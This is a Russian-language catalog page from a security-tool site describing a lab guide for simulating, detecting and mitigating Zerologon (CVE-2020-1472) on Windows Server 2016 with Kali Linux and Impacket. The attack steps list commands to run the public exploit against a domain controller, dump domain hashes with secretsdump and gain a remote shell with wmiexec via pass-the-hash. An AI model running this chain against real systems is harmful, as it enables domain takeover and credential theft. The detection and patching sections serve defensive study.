
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Zerologon_CVE-2020-1472 — Пошаговое лабораторное руководство по моделированию, обнаружению и смягчению последствий уязвимости Zerologon (CVE-2020-1472) на Windows Server 2016 с использованием Kali Linux и инструментов Impacket. | Kitploit
Инструменты/GitHubGitHub/jolynngsc/zerologon_cve-2020-1472
Анализ уязвимостейЭксплуатацияТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
GitHubjolynngsc/zerologon_cve-2020-1472

Zerologon_CVE-2020-1472

Пошаговое лабораторное руководство по моделированию, обнаружению и смягчению последствий уязвимости Zerologon (CVE-2020-1472) на Windows Server 2016 с использованием Kali Linux и инструментов Impacket.

Репозиторий
352 лет назадЕщё не проверено
Поделиться

Zerologon_CVE-2020-1472

Цель

Данное исследование уязвимости было направлено на создание контролируемой среды для симуляции Zerologon на Windows Server 2016 с использованием Kali Linux для целей обнаружения и смягчения последствий. Основное внимание уделялось выполнению пентеста уязвимости и демонстрации возможности управления рабочим столом без входа в систему от имени пользователя этого рабочего стола, а также обнаружению и смягчению данной уязвимости.
Полученные навыки

  • Углублённое понимание средства просмотра событий Windows
  • Владение Kali Linux и Impacket
  • Способность выполнять атаку Zerologon

Используемые инструменты

  • Коды Zerologon
  • Windows Server 2016
  • Kali Linux

Шаги по реализации Zerologon

Kali Linux

  1. sudo su для перехода к root-пользователю
  2. git clone https://github.com/dirkjanm/CVE-2020-1472
  3. cd /home/kali/impacket/examples/CVE-2020-1472 (Измените каталог в соответствии с вашим каталогом)

  4. /cve-2020-1472-exploit.py -n [NETBIOS] -t [IPaddress]
  5. secretsdump.py -no-pass -just-dc [NETBIOS/User]$@[IP адрес]
  6. wmiexec.py [Domain/User@IP] - hashes [hash]
Screenshot 2023-03-25 at 10 47 33 AM

Шаги по обнаружению Zerologon

Windows

ВАЖНО Отключите функцию безопасности
  1. Откройте средство просмотра событий

  2. В диспетчере сервера выберите «Журналы Windows», «Безопасность» и найдите идентификатор события 4624 (событие входа пользователя в систему) Признаки атаки Zerologon
  • Субъект журналов будет иметь имя NULL SID
  • Этому входу также должны быть предоставлены права администратора. Screenshot 2023-02-13 at 10 11 13 PM

  • Также можно проверить журнал 4742 (NT Authority — атакующий) Screenshot 2023-03-30 at 9 52 58 PM

Шаги по устранению уязвимости

Microsoft выпустила доступные исправления для защиты Windows Server (2008, 2016 и 2019); именно так это было спланировано. На первом этапе при установке первого исправления (августовское исправление) домен может защищать другие подключённые устройства от устройств, не соответствующих требованиям; будет возможность защитить все присоединённые устройства с явным исключением.

Второе исправление (исправление февраля следующего года), этап принудительного применения: после установки все устройства Windows и не-Windows будут обязаны использовать защищённый удалённый вызов процедур с Netlogon. Или же явно разрешить определённые доверенные устройства. По сути, это выводит несоответствующее требование компьютер из домена.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    530
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    479
